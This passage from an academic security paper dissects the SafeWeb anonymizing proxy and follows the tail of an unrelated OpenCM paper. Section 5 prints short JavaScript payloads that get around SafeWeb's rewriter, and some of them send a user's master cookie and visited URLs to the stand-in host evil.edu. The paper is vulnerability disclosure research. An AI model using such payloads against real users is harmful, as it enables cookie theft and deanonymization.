uration management can be built on only two primitive concepts – naming and identity – and that cryptographic hashes provide an elegant means to unify these concepts and provide a basis for integrity checks.

The OpenCM schema is not limited to configuration management applications. It is a general-purpose information model that provides wide-area, integrity-checked distribution and naming system for online archival content. Further, it is relatively neutral with respect to demands on the underlying storage-system. The one serious "missing link" in the existing OpenCM architecture as a general-purpose content substrate is the absence of a self-assuring, eventually consistent collection mechanism; we believe we see a means to realize such collections. It is our plan to pursue the use of the underlying architecture for other information spaces.

The core OpenCM system, including command line client, two local file system repository implementations, and remoting support, consists of 19,134 lines of code. Roughly 20% of this code is serialization support that could be automatically generated. In contrast, the corresponding CVS core is 52,055 lines (both sets of numbers omit the diff/merge, RCS, compression libraries, comments, and blank lines). In spite of this simplicity, OpenCM works reliably, efficiently, and effectively. It also provides greater functionality and performance than its predecessor. One of the significant surprises in this effort has been the degree to which a straightforward, naive implementation has proven to be reasonably efficient.


OpenCM was released at the USENIX 2002 conference. Software is available from the OpenCM web site at <http://www.opencm.org> or the EROS project web site at <http://www.eros-os.org>.

References

- [Ber90] B. Berliner. CVS II: Parallelizing software development. In *Proceedings of the USENIX Winter 1990 Technical Conference*, pages 341–352, Berkeley, CA, 1990. USENIX Association.
- [Clo98] Tyler Close. *Droplets*, 1998.
- [CS02] Ben Collins-Sussman. The subversion project: Building a better cvs. *The Linux Journal*, February 2002.
- [DA99] T. Dierks and C. Allen. The TLS protocol version 1.0, January 1999. Internet RFC 2246.
- [Dav01] Don Davis. Defective sign & encrypt in S/MIME, PKCS7, MOSS, PEM, PGP, and

- XML. In *Proc. 2001 USENIX Technical Conference*, Boston, MA, June 2001. USENIX Association.
- [dHHW96] A. Van der Hoek, D. Heimbigner, and A. Wolf. A generic peer-to-peer repository for distributed configuration management. In *Proc. 18th International Conference on Software Engineering*, Berlin, Germany, March 1996.
- [FK89] David C. Feldmeier and Philip R. Karn. UNIX password security - ten years later. In *CRYPTO*, pages 44–63, 1989.
- [Hal94] Neil M. Haller. The S/KEY one-time password system. In *Proceedings of the Symposium on Network and Distributed System Security*, pages 151–157, 1994.
- [ISO98] *Common Criteria for Information Technology Security*. International Standards Organization, 1998. International Standard ISO/IS 15408, Final Committee Draft, version 2.0.
- [MAM95] Daniel L. McDonald, Randall J. Atkinson, and Craig Metz. One time passwords in everything (opie): Experiences with building and using stronger authentication. In *Proc. 5th USENIX Security Symposium*, Salt Lake City, UT, 1995.
- [MMF00] Mark S. Miller, Chip Morningstar, and Bill Frantz. Capability-based financial instruments. In *Proc. Financial Cryptography 2000*, Anguila, BWI, 2000. Springer-Verlag.
- [MT79] Robert Morris and Ken Thompson. Password security: A case history. *CACM*, 22(11):594–597, 1979.
- [Pol96] J. Polstra. Program source for cvsup, 1996.
- [Ree96] Jonathan A. Rees. A security kernel based on the lambda-calculus. Technical Report AIM-1564, 1996.
- [Sha02] Jonathan S. Shapiro. CPCMS: A configuration management system based on cryptographic names. In *Proc. FREENIX Track of the 2002 USENIX Annual Technical Conference*. USENIX Association, 2002.
- [SMTH91] Jonathan S. Shapiro, Mark Miller, Dean Tribble, and Chris Hibbert. *The Xanadu Developer's Guide*. Palo Alto, CA, USA, 1991.
- [SSF99] Jonathan S. Shapiro, Jonathan M. Smith, and David J. Farber. EROS: A fast capability system. In *Proc. 17th ACM Symposium on Operating Systems Principles*, pages 170–185, Kiawah Island Resort, near Charleston, SC, USA, December 1999. ACM.
- [WG] E. James Whitehead, Jr. and Yaron Y. Goland. WebDAV: A network protocol for remote collaborative authoring on the web. In *Proc. of the Sixth European Conf. on Computer Supported Cooperative Work (ECSCW'99)*, Copenhagen, Denmark, September 12–16, 1999, pages 291–310.
- [Wu99] Thomas Wu. A real-world analysis of kerberos password security. In *Proc. 1999 Internet Society Network and Distributed System Security Symposium*, February 1999.
- [Ylo96] Tatu Ylonen. SSH — secure login connections over the Internet. pages 37–42, 1996.

HACKS/ATTACKS



Deanonymizing Users of the SafeWeb Anonymizing Service*

David Martin
Computer Science Department
Boston University
dm@cs.bu.edu

Andrew Schulman
Software Litigation Consultant
Santa Rosa, CA
undoc@sonic.net

Abstract

The SafeWeb anonymizing system has been lauded by the press and loved by its users; self-described as “the most widely used online privacy service in the world,” it served over 3,000,000 page views per day at its peak. SafeWeb was designed to defeat content blocking by firewalls and to defeat Web server attempts to identify users, all without degrading Web site behavior or requiring users to install specialized software. In this paper we describe how these fundamentally incompatible requirements were realized in SafeWeb’s architecture, resulting in spectacular failure modes under simple JavaScript attacks. These exploits allow adversaries to turn SafeWeb into a weapon against its users, inflicting more damage on them than would have been possible if they had never relied on SafeWeb technology. By bringing these problems to light, we hope to remind readers of the chasm that continues to separate popular and technical notions of security.

1. Introduction

In *Murphy’s Law and Computer Security* [59], Venema described how early users of the “booby trap” feature of the TCP wrapper defense system might have been more vulnerable than those who didn’t use TCP wrappers at all. This paper gives a contemporary example of this effect in the computer privacy realm: we show how the SafeWeb anonymizing service can be turned into a weapon against its users by malicious third parties, and how this weapon can inflict more damage on some of them than would have been possible if they had never encountered SafeWeb. Unfortunately, the problems we describe do not seem to admit an easy fix consistent with SafeWeb’s design requirements.

The SafeWeb anonymizing service was designed to let users disguise their visits to Web sites so that nearby firewalls would not notice the visits, and so the Web sites could not identify who was visiting them. Our findings allow malicious firewalls or Web sites to quietly undermine SafeWeb’s anonymity properties by tricking a SafeWeb user’s browser into identifying itself. In response, the user’s browser reveals not only its IP address, but may also reveal *all of the persistent cookies previously established through the SafeWeb*

service. The adversary can also modify the SafeWeb code running on its victim’s browser so that it receives copies of *all of the pages subsequently visited by the SafeWeb user* during that browser session.

Ordinary Web browsers are susceptible to such extreme privacy violations only in the presence of serious browser bugs. Vendors usually treat such bugs as urgent problems and try to fix them very quickly. But the SafeWeb problems are no mere bugs: they are symptoms of incompatible design decisions. The exploits described here are not complicated; the authors spent only 3-4 days developing the attacks. Programmers experienced in networking and Web technologies should be able to produce them at a similar pace.

The SafeWeb company has been aware of these vulnerabilities since May 2001, and possibly earlier, but did not acknowledge them publicly until February 2002. The SafeWeb FAQ [43] went so far as to say that claims about privacy threats from JavaScript – which are central to our attacks – were simply false and that JavaScript by design prevents any privacy abuses (see Figure 1). Meanwhile, the mainstream press enthusiastically embraced the SafeWeb service [5,25,34,55]. Thus, most SafeWeb users have had no reason to suspect that the service might put them at any unusual risk.

* This work was funded by the Privacy Foundation and Boston University.

How does SafeWeb tackle JavaScript?

There have been numerous claims, mainly by privacy companies, that JavaScript by itself is very dangerous to your privacy, and that pages containing JavaScript should not be allowed through their privacy servers. These claims are false.

JavaScript is no more "dangerous" than HTML. By design, JavaScript was limited in its feature set to prevent any abuse of your computer or privacy. Therefore, it is harder to make JavaScript code secure than it is to secure HTML, but it is certainly not impossible.

SafeWeb analyzes all JavaScript code that passes through our servers and sanitizes it so that you can maintain your normal browsing habits while still remaining safe from prying eyes. The same is true for VBScript.

Figure 1: Excerpt from SafeWeb FAQ, October 2001

To mount these attacks, an adversary must lure a SafeWeb user to a Web page under the adversary's control. The Web page does not have to be located at the adversary's Web site: using cross-site scripting vulnerabilities [6,33,49,52], the adversary only needs to lure the victim to a particular URL on one of many vulnerable Web sites. The attacker also needs to control a Web or equivalent server somewhere in order to receive the sensitive data.

We proceed with some background in Section 2. In Sections 3 and 4 we describe the SafeWeb design. In Section 5 we describe our attacks and related threats, and we discuss possible remedies in Section 6. We give pointers to related work in Section 7 and discuss the impact of our attacks in Section 8. In Section 9 we summarize some responses to our attacks. We conclude in Section 10.

2. Background

The promise of anonymizing services is, for better or worse, to keep user IP addresses out of routinely collected log files. This might help opponents of oppressive regimes, it might help someone for whom the phrase "right to privacy" equates to surfing porn at work, or it might help planners of terrorist attacks.

(Although in practice, a plain old Hotmail account seems to be the tool of choice for al-Qaida [31].)

The SafeWeb anonymizing service was the first offering of SafeWeb Inc., a privately held company founded in April 2000 and based in Emeryville, CA. Partners and investors in the SafeWeb effort include the Voice of America (the U.S.'s foreign propaganda service) [41], and In-Q-Tel, a C.I.A.-funded venture capital firm [40].

The company launched its anonymizing service in October 2000. By March 2001, they considered it the "the most widely used online privacy service in the world" [44]. SafeWeb licensed its anonymizing technology to PrivaSec LLC as part of that firm's planned subscription privacy service in August 2001 [45]. By October, SafeWeb was serving over 3,000,000 page views per day. The following month, SafeWeb suspended free public access to the service, citing financial constraints [28]. Then in a December 2001 press release, they wrote that they were considering reestablishing the service, possibly on a subscription model [42].

Although SafeWeb's particular advertising-supported privacy service was gone at the time this paper was completed, its technology lives on, and we continue to refer to it primarily as SafeWeb. Our attacks can currently be witnessed through a technology preview program at PrivaSec's Web site [36].

3. SafeWeb design requirements

The SafeWeb service was designed to offer two main benefits to its users: censorship avoidance and anonymization.

Censorship avoidance requirement. SafeWeb's censorship avoidance is meant to help people avoid content blocking systems that normally restrict their activities. The two main types of blockers are national censors and corporate security managers, both of whom control firewalls that enforce their policies. Censorship avoidance in this context means encrypting the content so that it will pass through the content blocking system intact. (An obvious censor response is to block access to the SafeWeb service. SafeWeb countered with its "Triangle Boy" system to hide *its own* IP address from the censors [39], but this is unlikely to be the last word

in this arms race; see Section 7 for pointers to other approaches.) Users concerned with censorship avoidance consider their adversary to be located close to their own computer and may not perceive any threat from the Web sites they want to visit.

Anonymity requirement. SafeWeb's anonymization benefits users who wish to conceal their identities from the Web sites they visit. This notion of "identity" is not precisely defined, but it certainly includes the user's IP addresses and cookies at unrelated Web sites. Anonymity can also be considered a sort of second order censorship avoidance, for when censorship initially fails to keep illicit works off of the market, it can still effectively reduce access by intimidating authors and readers. For example, the Directorate for Mail Censorship in Romania under Ceausescu collected handwriting and typewriter samples from its population for this purpose [35].

In support of these primary goals, SafeWeb also observed these auxiliary requirements, which have the effect of making the SafeWeb service accessible to a very large user base:

Faithfulness requirement. The service should reproduce the sites visited by the user as faithfully as possible. Specifically, it should sanitize and support most content types, even cookies and JavaScript.

Usability requirement. A service that is not fast will not get used, nor will one (such as PGP 5.0 [63]) that is too complex for the target market. So the service must have quick response time and overall ease of use.

No-mods requirement. Many of the intended users of the system are not free to install software or even reconfigure their Web browsers; furthermore, they may not have the technical skills required to do so even if it were permitted. Visitors to public facilities (e.g., cyber cafés and libraries) should be able to use the service, as should corporate employees who are not allowed to customize their computers.

4. SafeWeb architecture

Figure 2 contains a schematic diagram of SafeWeb's technology. Their service is implemented through a URL-based content rewriting engine. In order to

"safely" visit the page `http://www.bu.edu`, a user requests a URL such as `https://www.safeweb.com/o/_o(410):_win(1):_i:http://www.bu.edu`. A simple form at the SafeWeb site automatically performs this transformation for the user. This is consistent with the no-mods requirement.

Given this transformed URL, the user's Web browser builds an SSL connection to `safeweb.com`. Since SSL encryption hides the URL request from intervening censors, this implements the censorship avoidance requirement. Behind the scenes, SafeWeb obtains the page `http://www.bu.edu`, sanitizes it, and returns it to the user. This step comprises the anonymity requirement, since the Web site merely sees a request for data from the SafeWeb site and not the user's own computer. SafeWeb manipulates the user's browser display to make the resulting page appear to come from `http://www.bu.edu` (thus contributing to faithfulness). But internally, the user's Web browser considers it an SSL page delivered from `safeweb.com`.

Sanitization is the crucial operation in realizing faithfulness without violating anonymity. The page requested by the user is likely to contain URL references to other Web content such as embedded images, hyperlinks, cascading style sheets, frames, etc. Since the user's Web browser does not use the HTTP proxy mechanism as part of the SafeWeb scheme, it will happily connect to any URL mentioned in any content it receives. Therefore, *every one* of these references must be rewritten to go through the `safeweb.com` sanitizer. Otherwise, when the reference is triggered, the user's Web browser would *directly* contact the server named in the URL, in the process revealing the Web browser's IP address and breaking the anonymity requirement.

SafeWeb handles cookies by multiplexing them into a single "master cookie" associated with `safeweb.com`. When a user requests a Web page through SafeWeb, the user's browser sees a connection to some HTTPS page within `safeweb.com`; in accordance with normal cookie semantics, the user's browser also transmits the `safeweb.com` cookie to `safeweb.com`. The server extracts and forwards only the relevant part of the cookie when it contacts the origin server for the page content. Similar multiplexing happens with Set-Cookie headers sent back to the user's browser.

In order to faithfully render Web pages containing JavaScript, SafeWeb also sanitizes JavaScript programs before delivering them to the user's browser. This JavaScript rewriting engine takes untrusted JavaScript programs from Web sites as input and produces trusted JavaScript programs as output, preserving as much functionality in the original program as possible. The output programs are trusted in the sense that SafeWeb considers them safe to run natively in the user's Web browser. For example, consider this simple JavaScript program that merely redirects the current page to `www.bu.edu`:

```
window.location="http://www.bu.edu";
```

If this untrusted code were given to the user's Web browser, then it would directly contact the `www.bu.edu` Web server, sending the user's IP address, and thereby violating anonymity. Given this input, the JavaScript rewriting engine produces something like this:

```
window.location = window.top.fugunet_
  loc_href_fixer("https://www.safewe
    b.com/_u(http://[omitted]", "http:
      //www.bu.edu", false);
```

The `fugunet_loc_href_fixer` function (not shown) produces a URL that, when fetched, instructs SafeWeb to obtain and sanitize `http://www.bu.edu`, just as in the first paragraph of this section. Again, when such a URL is fetched, the server at `www.bu.edu` will only see an access from `www.safeweb.com`, and the log files at `www.bu.edu` will only contain SafeWeb's IP address, rather than the user's. Of course, the logs at `www.safeweb.com` will contain evidence of the user's indirect accesses to `www.bu.edu`, so these logs could be an attractive target for hackers, governments, and litigants [9,19]. But basically, the input JavaScript program has been rendered functional and safe.

The window's current URL location is not the only JavaScript element that must be sanitized. SafeWeb rewrites references to the "parent" and "top" attributes of Window objects, the "src" attribute of objects derived from HTML element, `document.cookie`, and many other sensitive elements. All of this rewriting is meant to prevent IP addresses from spilling to the wrong site, but it is also required so that JavaScript programs behave as intended by their original authors




Figure 2: SafeWeb Architecture

even when running in SafeWeb's frameset context described in Section 5.2.

5. The attacks

The example JavaScript program shown above is a simple case: one string literal URL must be processed into a safe version. But client-side JavaScript is no trivial language. For example, it gives JavaScript programs full access to the JavaScript interpreter at run-time through its `document.write` method (very commonly used to add or alter Web page content at run time), `eval` function, and "Function" object: JavaScript programs can compute and execute new JavaScript code at run time.

Recognizing that run-time interpreter access is threatening, SafeWeb implemented two modes of JavaScript rewriting: "recommended" and "paranoid" modes. The difference between the two is in the handling of "eval"-like actions. In recommended mode, SafeWeb uses some weak run-time heuristics to remove certain problematic constructions but lets most code through. In paranoid mode, SafeWeb removes even more. In other words, recommended mode prefers




Figure 3: Configuration settings controlled by the master cookie in PrivaSec's service based on SafeWeb's technology. The settings shown can be considered minimum privacy.

faithfulness, and paranoid mode prefers anonymity. As implied by the name, the default mode is "recommended" in both SafeWeb and PrivaSec. This setting is controlled by an all-purpose options dialog box; see Figure 3.

Given this tradeoff it should not be surprising that attacks against anonymity are possible in recommended mode. For example, a single carefully crafted JavaScript statement is enough to cause a SafeWeb user's Web browser to reveal its real IP address to the attacker. What is perhaps unexpected is how much more damage the attacker's code can do, and that equivalent attacks are possible in paranoid mode.

5.1. The master cookie

As mentioned in Section 4, SafeWeb multiplexes cookies into a master cookie associated with safeweb.com. For example, if a user visits wired.com through SafeWeb and wired.com transmits a Set-Cookie header back to the user, SafeWeb then adds the pertinent information to the cookie it shares with the SafeWeb user.

SafeWeb's master cookie also stores its own configuration settings, such as recommended or paranoid mode, whether to save persistent subcookies, whether to attempt to block Java applets, etc. These settings are shown in Figure 3. For example, selecting "block all cookies" sets a bit in the master cookie that

directs the SafeWeb sanitizer to block actions that manipulate cookies (except for those referring to the safeweb.com cookie). If cookies are fully disabled in the user's browser, then settings embedded in the master cookie cannot be communicated to the SafeWeb sanitizer; as a result, the service reverts to its default settings.

The table below shows some of the SafeWeb master cookie. The first record shows SafeWeb configuration information (encoded as an integer), and the last record represents a cookie deposited from the .bu.edu domain associating the key "foo" with the value "bar".

| |
|--|
| SafeWeb_options = 384 |
| /wired.com/:p_uniqid = 7gNK40dLJ4O+yV8YkD |
| /lycos.com/:lubid = 010000508BD3224708043BD828B8003DA2EE00000000 |
| /servedby.advertising.com/:57646125 = !ee910010040218560018!00000000-0008869-00007874-3bd82860-00000000-*64.124.150.141* |
| /bu.edu/:foo = bar |

Clearly, a user's master cookie is sensitive information. Besides containing overall security settings, each subcookie contained within it is evidence that the user has visited the corresponding site, and it may also indicate the SafeWeb user's pseudonymous identity there.

Ordinarily, two unrelated Web sites have no way to discover the cookie values that they each independently deposited on a user's browser [24,32]. But under this master cookie scheme, anyone who gets the single SafeWeb master cookie really gets *all* of the cookies previously sent to the user's browser through SafeWeb.

5.1.1. Stealing and changing the master cookie

```
self['document']['cookie']="AnonGo_options=Win1_384; path=/";
self['document']['cookie']="SafeWeb_options=384; path=/; expires=Mon Oct 31 00:00:00 EST 2012";
foo=eval;
foo('(new Image(1,1)).src="https://evil.edu/"+(new Date()).getTime()+document.cookie)';
```

Recall that the user's browser executes all scripts fetched via SafeWeb in the context of safeweb.com, which it believes is the site being visited. Therefore, document.cookie is the master cookie within this script. Since the SafeWeb rewriter does not want a third party JavaScript program to gain access to the entire master cookie, it rewrites overt references to document.cookie. But it is not capable of recognizing synonyms such as self['document']['cookie'].

Whatever the user's current SafeWeb settings are, this attack reverts them to the "minimum privacy" as shown in Figure 3; the number 384 denotes that particular combination of settings. (Beware of the confusing asymmetry in JavaScript's cookie semantics: the first two lines would appear to overwrite the master cookie, but in fact, they simply add value pairs to it.)

The SafeWeb sanitizing engine does not model program data flow very thoroughly, as the "foo" synonym we establish for "eval" in the third statement is not treated as suspicious. As a result, the fourth statement is not rewritten on its way to the user's browser and this time even the literal "document.cookie" makes it through. This statement causes the user's browser to transmit the full master cookie to the adversary at evil.edu, bypassing the SafeWeb sanitizer – and therefore revealing the user's IP address – in the process. The reference to the Date object merely ensures that the HTTP transaction evades intervening caches.

5.1.2. Using a SafeWeb helper function to read the master cookie

```
t = self;           //these two lines
t = t.top;          //change self
gcd = t.frames[0].getCookieData;
t = t.frames[1];    // restore self

c = "/";
n = "?";
while (n != "") {
    n = gcd(c);
    c += n + ";";
}
opts = "SafeWeb_options";
c += opts + gcd(opts);

alert("Master cookie is " + c);
```

This attack is interesting because it grabs the master cookie without explicitly mentioning it, by using a helper function called getCookieData provided in the top frame of the SafeWeb infrastructure (see Section 5.2). A call such as getCookieData('www.example.com') is meant to be used internally by SafeWeb to extract only the www.example.com part of the master cookie. However, it allows its searches to span record boundaries, and it has no way of knowing whether it is being called by SafeWeb or by an attacker. We exploit these facts to reconstruct the entire master cookie using a simple prefix search. The SafeWeb rewriting engine does not alter any of the code in this attack.

5.2. The SafeWeb frames

The control part of the SafeWeb interface is separated from the content part using HTML frames. Refer to Figure 4; in the top frame, we can see that the user has requested a page from www.bu.edu, and the content of that page is shown in the lower frame.

The relevant URLs are:

- ▣ Overall frameset: [https://64.152.73.207/_i:_v\(1020965473820\):_o\(384\):http://www.privasec.com/memberhome2.htm](https://64.152.73.207/_i:_v(1020965473820):_o(384):http://www.privasec.com/memberhome2.htm)
- ▣ Top frame: https://64.152.73.207/spool/common_files/upperframe.php?flash=322_1

- Bottom frame: `https://64.152.73.207/_u(http://www.bu.edu):_o(322):_win(1):http://www.bu.edu`

(The examples in this section refer to PrivaSec's deployed service; therefore, the URLs use PrivaSec's IP address 64.152.73.207 rather than safeweb.com.)



Figure 4: PrivaSec screen shot showing SafeWeb technology. The top frame is a control panel (“SurfSecure”), and the bottom frame is the page requested by the user.

One attack approach is to alter the top frame to somehow make it track the content viewed by the user in the lower frame. But keep in mind that the attacker only has direct control over content in the bottom frame, and JavaScript’s “same origin” policy in Web browsers forbids two frames from communicating unless they are from the same domain in order to prevent one site from stealing data from another [15]. At first glance, it would seem difficult for the bottom frame to reach onto the top (or vice versa).

But in this case, both frames *do* come from the same domain. Refer to the URLs above; both come from 64.152.73.207, one of PrivaSec’s addresses. This is no accident; by inspecting the sanitized code, it is clear that the SafeWeb was built with this cross-frame access by JavaScript in mind. So in addition to overruling the standard cookie domain restrictions noted above,

SafeWeb also sacrificed the browser’s native cross-domain frame protection.

5.2.1. One-line spyware attack

```
self['window']['top'].frames[0]['cookie_munch'] = Function('i=new Image(1,1);i.s'+ 'rc="https://evil.edu/'+top.frames[0].document.forms["fugulocation"].URL_text.value+(new Date()).getTime()+document.cookie;')
```

As part of its sanitization, SafeWeb alters every Web page to include a call to its own function `cookie_munch`, which is defined in the context of the top frame. This attack simply changes the definition of that function, so that every time SafeWeb processes a new page (whether the user types it in manually or simply clicks on a link), this function will be called, and it will grab the current URL and send it off to the attacker. An attacker could also break the actual document (`document.body.innerHTML`) into pieces and use Web bugs to deliver it elsewhere [50].

This one-line attack doesn’t work in Internet Explorer, because the spyware function it creates is destroyed when the frame content displaying it changes – i.e., when the user navigates to a new page. It can be generalized to work in Internet Explorer, but the resulting attack is very long, because it includes the full HTML source for SafeWeb’s upper frame. We omit it here. (Our longer attack causes a brief flash in the upper frame when it first loads.)

5.3. DNS attack

```
var s = "https://www.safeweb.com.evil.edu/";
document.images[0].src = s;
```

When SafeWeb processes the program above, it passes the first statement through unchanged and rewrites the second statement as follows:

```
document.images[0].src = (s)?((s).indexOf('https://www.safeweb.com') = 0)?(s):("https://www.safeweb.com/o/_o(410):_win(1):_base(https://evil.edu/):" + (s)):' ';
```

SafeWeb is checking to see if the string appears to be sanitized or not. The rule is: if it begins with “https://www.safeweb.com”, then it’s safe, otherwise it

still needs to be sanitized. Our DNS attack succeeds because the string *does* begin that way, but that doesn't mean that the URL refers to the SafeWeb site. By controlling the evil.edu domain, we can make the URL "https://www.safeweb.com.evil.edu/" refer to any computer we like.

This simple (and easily fixed) implementation error highlights the danger in relying on a simple piece of text as the magic indicator of data that has already been sanitized.

A non-DNS attack that is not so easily defeated, but that has the same effect, simply subclasses String so that its overridden indexOf method *always* returns 0.

5.4. About paranoid mode

The only difference between recommended mode and paranoid mode is in how eagerly the SafeWeb rewriting engine rewrites JavaScript code on the way to the browser. Once a piece of JavaScript code arrives at the browser, SafeWeb's paranoia level has no effect on the type of damage that attacking code can inflict.

In paranoid mode, SafeWeb removes references to the eval function and many equivalent constructs, such as document.write and javascript: URLs. SafeWeb maintained that this blocked all dangerous JavaScript [7]. But this approach amounts to making a list of known-unsafe constructs and blocking them. In fact, the paranoid mode rewriter considers the content it doesn't understand to be safe. So in order to mount an attack in paranoid mode, an attacker only needs to think of a way to gain access to the JavaScript interpreter that the SafeWeb architects didn't envision. Indeed, all of our attacks above succeed in paranoid mode. This approach to safety is in opposition to the advice of Venema in [59]:

"When a program has to defend itself against malicious data, there are two ways to fix the problem: the right fix and the wrong fix. The right fix is to permit only data that is known to give no problems: letters, digits, dots, and a few other symbols..."

"Unfortunately, many people choose the wrong fix: they allow everything except the values that are known to give trouble. This approach is an invitation to disaster."

If SafeWeb had tackled the problem using this allow-safe approach rather than the disallow-unsafe approach, we believe it would have quickly become clear that the toggle between recommended and paranoid modes didn't actually correspond to a choice between faithfulness and anonymity. While selecting paranoid mode does reduce faithfulness, it fails to improve anonymity. There's no reason to use it.

To get an idea of the kind of problem SafeWeb is up against in sanitizing JavaScript, consider the following snippet:

```
self['document']['write']('<script>
    attacking code</script>');
```

Keep in mind that while this example uses string literals such as "document" and "write", an attack could instead compute those strings at run time. To prevent the attacking code from reaching the browser, SafeWeb would either need to forbid access to the self object, forbid array dereferencing, forbid function calls, or disable the document.write method at run time (e.g., document.write= function() {}). The latter seems like the most promising approach. But JavaScript is lexically scoped; changing one entry point to a method is not the same as making its previous meaning totally inaccessible to the running program. Our getCookieData attack in Section 5.1.2 illustrates this.

5.5. Other direct identification attacks

Rubin [38] and Yezhov [64] first wrote about related problems with SafeWeb. Uhley describes several attacks as well [58], including problems with event handlers, VBScript, and commandeering SafeWeb internal functions. We estimate that 15-25 distinct attacks are known to outsiders by now. Since we and other adversarial investigators tend to declare victory and move on after succeeding in a few different ways, these numbers may underestimate the vulnerabilities in SafeWeb's rewriting engine.

5.6. The tightrope balance threat

Configuring an HTTP proxy creates a sort of attraction between HTTP transactions and the proxy server, wherein all of the components work together to make sure that all transactions involve the proxy. SafeWeb has no such drawing power and might even be considered more of a tightrope than a web. A user is "within" SafeWeb only as long as all of the links presented have been rewritten to refer to SafeWeb; if a

user clicks on any that arrive unsanitized, then the SafeWeb protection silently slips away.

For example, a computer with Adobe Acrobat installed will generally display PDF files directly within Internet Explorer. But SafeWeb doesn't sanitize PDF files. So when a user clicks on a URL displayed within a PDF file, Acrobat will directly contact the named host, violating anonymity. Microsoft Office documents can leak information in the same way. The result is a Web browser that *looks* like SafeWeb, with the logo and standard buttons intact, but that completely bypasses the SafeWeb system: it's reassurance without assurance.

5.7. The rewriter evasion threat

Our attacks cause malicious code to reach the browser even after it is processed by SafeWeb's JavaScript rewriting engine. But the problem of accurately identifying JavaScript content within HTML is known to be hard for a third party observer [20,26,29,49,64]. To recognize JavaScript content, the SafeWeb servers have to parse all of the pages requested by their users in exactly the same way that the user's Web browsers will later parse the content. This is difficult not only because of natural differences between browser implementations, but also because Web browsers are designed to display all manners of standards-noncompliant content. Each discrepancy between a Web browser's understanding of a page and SafeWeb's prediction of the browser's understanding of the page can lead to content evading the rewriter altogether. SafeWeb could have attempted to block all third party JavaScript content and their users would *still* have been at risk to attacks contained within such evasions, as long as JavaScript was enabled at the browser level.

5.8. The local identification threat

Our attacks ask the victim's computer to identify itself by contacting the attacker directly, but this isn't the only possible approach for obtaining the victim computer's IP address. For example, some versions of Netscape expose it to JavaScript through `java.net.InetAddress.getLocalHost().getHostAddress()`; SafeWeb doesn't interfere at all. This and other known methods of grabbing the IP address have been patched in later browsers [26,27,51,53]. Scriptable ActiveX objects might also reveal this information in Internet Explorer. But whatever the secret is, once the attacker's script has possession of it, the game is over. Covert channel minimization techniques are not very

useful here, because they require the censor to carefully manage information representation, and such techniques would sharply collide with SafeWeb's usability and faithfulness requirements. After all, SafeWeb's job is to quickly relay Web material between arbitrary third parties. The attacker can just stuff the secret into a URL; SafeWeb will happily wrap a request to `safeweb.com` around it, and then relay that URL back to the attacker's Web server.

5.9. A fingerprinting attack

Using file size and timing signatures, Hintz [22] shows how an observer of an encrypted SafeWeb session can probably confirm a suspicion about the page a SafeWeb user is visiting.

6. Possible remedies

